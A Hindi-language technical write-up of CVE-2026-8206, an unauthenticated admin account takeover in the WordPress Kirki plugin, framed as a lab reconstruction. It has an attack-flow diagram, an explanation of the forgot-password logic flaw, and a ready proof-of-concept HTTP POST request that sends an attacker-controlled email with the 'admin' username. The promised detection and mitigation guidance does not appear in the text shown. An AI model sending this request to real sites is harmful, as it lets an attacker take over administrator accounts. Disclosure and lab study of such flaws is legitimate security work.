CVE-2026-8206 के लिए तकनीकी पुनर्निर्माण और प्रूफ-ऑफ-कॉन्सेप्ट, जो WordPress Kirki प्लगइन में एक अनधिप्रमाणित खाता अधिग्रहण है, जिसमें पहचान और शमन मार्गदर्शन शामिल है।

CVE-2026-8206 का गहन तकनीकी पुनर्निर्माण और प्रभाव आकलन—एक गंभीर CVSS 9.8 बिज़नेस लॉजिक दोष जो WordPress Kirki प्लगइन (v6.0.0 से v6.0.6 तक) में पाया गया है, जो कस्टम REST API एंडपॉइंट्स के माध्यम से पूर्ण प्रशासनिक खाता अधिग्रहण की अनुमति देता है।
यह भेद्यता मानक सुरक्षा मापदंडों को बायपास कर देती है क्योंकि एप्लिकेशन इंजन खाता पहचानकर्ताओं को उनके पंजीकृत गंतव्य पतों से क्रिप्टोग्राफ़िक रूप से बाँधने में विफल रहता है।
       [ Attacker Machine ]
                │
                ▼ (Sends Crafted POST Request)
┌──────────────────────────────────────────────┐
│  /wp-json/KirkiComponentLibrary/v1/...       │ ◄── Includes target username +
└──────────────────┬───────────────────────────┘     attacker-controlled email
                   │
                   ▼
┌──────────────────────────────────────────────┐
│      Vulnerable REST API Endpoint            │ ◄── accepts payload without checking
└──────────────────┬───────────────────────────┘     identity trust boundaries
                   │
       [ Server Process Logical Loop ]
                   │
         ┌─────────┴─────────┐
         │                   │
  (Checks User)       (Routes Token)
         │                   │
         ▼                   ▼
┌─────────────────┐ ┌──────────────────────────────────────────────────┐
│ Validates that  │ │ Logic Fault: Generates cryptographically valid   │
│ "admin" account │ │ reset link but dispatches the payload route out  │
│ exists in DB    │ │ directly to the Attacker's Mailbox               │
└─────────────────┘ └──────────────────────────────────────────────────┘
handle_forgot_password() फ़ंक्शन रिकवरी कुंजियों को असत्यापित क्लाइंट पैरामीटरों तक रूट करके पहचान ट्रैकिंग को तोड़ता है।proof-of-concept/ ── अनुकूलित रिक्वेस्ट आउटलाइन पेलोड स्कीमा फ़ाइल शामिल है।विस्तृत एक्सप्लॉइटेशन पैरामीटर, नॉन्स संग्रह विधियाँ, और लाइव सत्यापन पेलोड प्रयोगशाला दस्तावेज़ीकरण मैनुअल के भीतर उपलब्ध हैं।

एक बार आपके सैंडबॉक्स लक्ष्य स्थापित हो जाने के बाद, कस्टम पेलोड संरचनाओं को सक्रिय REST API रूटिंग कॉन्फ़िगरेशन की ओर निर्देशित किया जाता है:
POST /wp-json/KirkiComponentLibrary/v1/kirki-forgot-password HTTP/1.1
Host: target-wordpress-site.local
Content-Type: application/json

{
  "username": "admin",
  "email": "[email protected]"
}



नीचे निष्पादन सत्यापन दिखाया गया है जो प्रतिक्रिया पेलोड वातावरण को प्रदर्शित करता है जब प्रयोगशाला ढांचे के भीतर शोषण परिदृश्य चलाया जाता है:
![Vulnerability Reconstruction Verification]